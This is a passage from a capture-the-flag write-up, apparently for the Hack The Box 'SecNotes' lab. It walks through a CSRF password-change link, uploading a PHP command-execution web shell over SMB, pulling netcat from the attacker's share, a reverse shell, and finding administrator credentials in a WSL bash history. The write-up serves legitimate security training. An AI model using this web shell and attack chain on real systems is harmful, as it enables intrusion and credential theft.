
4.15. The Contact Us Page is sending info to Tyler directly so what about links? Is he checking them?

4.16. I tested with a python webserver first



```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.97 - - [24/Nov/2021 10:15:48] "GET /hello.php HTTP/1.1" 200 -
```

4.17. It worked! Next I sent the malicious password change link



Contact Us


Please enter your message

To: tyler@secnotes.htb

Message:

```
http://secnotes.htb/change_pass.php?password=password&confirm_password=password&submit=submit
```

4.18. Tyler:password worked after I sent the CSRF link!




Viewing Secure Notes for **tyler**

Mimi's Sticky Buns [2018-06-21 09:47:17]

Years [2018-06-21 09:47:54]

new site [2018-06-21 13:13:46]

4.19. The notes were interesting but only one had useful interesting




new site [2018-06-21 13:13:46]


```
\\secnotes.htb\new-site
tyler / [redacted]
```

4.20. These creds worked to open up the new-site share folder on the smb server.

4.21. The new-site share had read/write to the port 8808 web server




```
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> dir
  .                                   D        0  Wed Nov 24 11:38:41 2021
  ..                                  D        0  Wed Nov 24 11:38:41 2021
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
  test.txt                            A        5  Wed Nov 24 11:38:41 2021
```




secnotes.htb:8808/test.txt

```
test
```

4.22. From here I tried various web-shells until one stuck.



```
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> ls
  .                                   D        0  Wed Nov 24 11:49:08 2021
  ..                                  D        0  Wed Nov 24 11:49:08 2021
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
  shell.asp                           A    38625  Wed Nov 24 11:48:26 2021
  test.txt                            A        5  Wed Nov 24 11:49:08 2021
```




secnotes.htb:8808/shell.asp

Server Error


404 - File or directory not found.

The resource you are looking for might have been removed, had its name

4.23. Initially I assumed a .asp would work but it didn't so I tried php and it did!




```
http://secnotes.htb:8808/php.php
```



```
secnotes.htb:8808/php.php?cmd=whoami
```


```
secnotes\tyler
```

4.24. The code was pretty simple.



```
┌──(kali㉿kali)-[~]
└─$ cat php.php
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;}
?>
```


4.25. Once I had a webshell, I grabbed the user flag.



```
secnotes.htb:8808/php.php?cmd=type%20c:\users\tyler\desktop\user.txt
```

```
80e[redacted]c65b5e1
```

4.26. Once on the shell I did a powershell encoded reverse shell and popped a full user shell!




```
PS C:\inetpub\new-site> whoami
secnotes\tyler
PS C:\inetpub\new-site> hostname
SECNOTES
PS C:\inetpub\new-site> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::246
   Link-local IPv6 Address . . . . . : fe80::ac7c:808b:afb5:b462%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.97
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
PS C:\inetpub\new-site> type c:\users\tyler\desktop\user.txt
80e6[redacted]5b5e1
PS C:\inetpub\new-site> 
```


5. Privilege Escalation

5.1. Once on the box I was having some weird issues with the powershell revershell so I uploaded netcat and started over.

5.2. I used impacket-smbserver to move files back and forth



```
[*] User SECNOTES\tyler authenticated successfully
[*] tyler::SECNOTES:aaaaaaaaaaaaaaaa:26d3f0675f051a03d0d94baa57784b1f:0101000000000000808063c9eb56e1d701cb94a0ed3da581
a20000000000100100 05a00620075006300640042007700720003001 0005a006200750063006400420077007200020010005500760048006b0045
006c004a005a000400100055007600480 06b0045006c004a005a00070008008063c9eb56e1d701060004000200000008003000300000000000000
0000000000002000004fdc27e05c5e8621e47dd7e2caed023cec660b89116a5955ac9238c37b6ee9d70a0010000000000000000000000000000000
0000000900200063006900660073002f00310030002e00310030002e00310034002e00320031000000000000000000000000000
[-] Unknown level for query path info! 0×109
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:SHARE)
```



```
secnotes.htb:8808/php.php?cmd=copy%20\\10.10.14.21\\Share\win-nc\nc.exe%20.
```


```
1 file(s) copied.
```

5.3. Once back on the device I enumerated for quite a while and found some interesting linux files on a windows machine?

5.4. I looked into this and realized it might be running a linux subsystem for windows.

5.5. I started digging into where the linux files would be located and found a great resource!

   5.5.1. https://askubuntu.com/questions/759880/where-is-the-ubuntu-file-system-root-directory-in-windows-subsystem-for-linux-an




591

For Ubuntu installed from the Windows store:

> Each distribution you install through the store is installed to that application's appdata directory. For example: `C:\Users\<username>\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState` – benhillis


5.6. From here I found the linux file system



```
    Directory:
    C:\users\tyler\appdata\local\packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\localstate\rootfs

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
da----        6/21/2018   6:03 PM                bin
da----        6/21/2018   6:00 PM                boot
da----        6/21/2018   6:00 PM                dev
da----        6/22/2018   3:00 AM                etc
da----        6/21/2018   6:00 PM                home
da----        6/21/2018   6:00 PM                lib
da----        6/21/2018   6:00 PM                lib64
da----        6/21/2018   6:00 PM                media
da----        6/21/2018   6:03 PM                mnt
da----        6/21/2018   6:00 PM                opt
da----        6/21/2018   6:00 PM                proc
da----        6/22/2018   2:44 PM                root
da----        6/21/2018   6:00 PM                run
da----        6/22/2018   2:57 AM                sbin
da----        6/21/2018   6:00 PM                snap
da----        6/21/2018   6:00 PM                srv
da----        6/21/2018   6:00 PM                sys
da----        6/22/2018   2:25 PM                tmp
da----        6/21/2018   6:02 PM                usr
da----        6/21/2018   6:03 PM                var
-a----       11/24/2021  10:22 AM          87944 init
```


5.7. Now I am enumerating a linux system on a windows box?

5.8. I found some good bash history information.



```
root> type .bash_history
type .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u[redacted]' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exit
```

5.9. I took these creds back to my attack box and used impacket-psexec to try to open a shell with them.



```
